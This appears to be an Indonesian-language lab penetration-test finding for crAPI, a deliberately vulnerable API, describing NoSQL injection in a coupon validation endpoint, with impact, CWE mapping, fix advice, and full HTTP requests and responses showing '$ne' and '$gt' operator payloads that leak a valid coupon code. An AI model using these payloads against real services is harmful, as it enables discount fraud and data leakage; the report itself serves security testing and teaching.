Kerentanan
[FAIL] NoSQL Injection - Community - Coupon Validation
Deskripsi

Endpoint validate-coupon memasukkan nilai JSON coupon_code langsung ke query MongoDB tanpa sanitasi tipe. Operator query (mis. $ne, $gt) mencocokkan kupon apa pun tanpa mengetahui kodenya.
Dampak
Confidentiality: kode & nilai kupon valid bocor. Integrity: validasi kupon dilewati (bypass), penyalahgunaan diskon.
CWE
CWE-943: Improper Neutralization of Special Elements in Data Query Logic (NoSQL Injection)
OWASP
API8:2023 - Security Misconfiguration (Injection)
Skenario

Normal: kode kupon string valid (TRAC075) -> 200. Eksploitasi: coupon_code diganti operator NoSQL ($ne/$gt) -> membocorkan kupon tanpa tahu kode -> CIA (Confidentiality + Integrity).
Endpoint
POST http://127.0.0.1:8888/community/api/v2/coupon/validate-coupon
Fitur terdampak
Validasi Kupon (crapi-community)
Rekomendasi perbaikan
- Paksa tipe string pada coupon_code; tolak objek/operator.
- Query di-parameter/sanitasi & validasi skema input.
Bukti konsep
- (Screenshot 1) NORMAL: POST validate-coupon dengan coupon_code string valid "TRAC075" -> 200.

- (Screenshot 2) EKSPLOITASI: ganti coupon_code menjadi operator {"$ne":"x"} -> 200 membocorkan kupon valid tanpa tahu kodenya.


- (Screenshot 3) DAMPAK CIA: operator {"$gt":""} juga membocorkan kupon -> konfirmasi NoSQL injection.
Rekaman lengkap
LAB Semua target adalah sistem lab. Tidak ada satu pun yang merupakan pekerjaan klien. Bukti ditampilkan apa adanya; secret dihitamkan.
Normal: kode kupon valid
Alur normal: pengguna memasukkan kode kupon berupa string yang sudah diketahui (TRAC075). Respons 200 menyatakan kode valid.
HTTP request
POST /community/api/v2/coupon/validate-coupon HTTP/1.1
Host: 127.0.0.1:8888
Authorization: Bearer [REDACTED-LAB-TOKEN]

{"coupon_code":"TRAC075"}
HTTP response
HTTP/1.1 200 OK
Server: openresty/1.27.1.2
Content-Type: application/json
Content-Length: 79

{
  "coupon_code": "TRAC075",
  "amount": "75",
  "CreatedAt": "2026-09-28T14:27:38.729Z"
}
Eksploitasi: operator $ne
Eksploitasi: nilai coupon_code diganti dengan operator NoSQL {"$ne":"x"} sehingga kupon valid terungkap tanpa perlu mengetahui kodenya.
HTTP request
POST /community/api/v2/coupon/validate-coupon HTTP/1.1
Host: 127.0.0.1:8888
Authorization: Bearer [REDACTED-LAB-TOKEN]

{"coupon_code":{"$ne":"x"}}
HTTP response
HTTP/1.1 200 OK
Server: openresty/1.27.1.2
Content-Type: application/json
Content-Length: 79

{
  "coupon_code": "TRAC075",
  "amount": "75",
  "CreatedAt": "2026-09-28T14:27:38.729Z"
}
Dampak: kupon bocor melalui $gt
Dampak: operator {"$gt":""} juga membocorkan kupon. Kebocoran kode dan nilai kupon berdampak pada kerahasiaan; bypass validasi kupon berdampak pada integritas.
HTTP request
POST /community/api/v2/coupon/validate-coupon HTTP/1.1
Host: 127.0.0.1:8888
Authorization: Bearer [REDACTED-LAB-TOKEN]

{"coupon_code":{"$gt":""}}
HTTP response
HTTP/1.1 200 OK
Server: openresty/1.27.1.2
Content-Type: application/json
Content-Length: 79

{
  "coupon_code": "TRAC075",
  "amount": "75",
  "CreatedAt": "2026-09-28T14:27:38.729Z"
}
← Kasus sebelumnya: Mass Assignment - Authentication - User Registration Kasus berikutnya: NoSQL Injection - Community - Coupon Validation (Normal Input) →